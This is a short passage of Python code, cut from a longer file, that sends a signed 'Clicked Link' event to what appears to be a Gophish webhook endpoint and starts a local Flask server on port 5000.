        "message": "Clicked Link"
    }

    try:
        resp = SESSION.post(URL,
                            json=data,
                            headers={'x-gophish-signature': f'sha256={calculate_hmac(data)}'},
                            timeout=5)
    except requests.exceptions.RequestException:
        return '', 500

    return resp.text, resp.status_code


app.run(host='127.0.0.1', port=5000)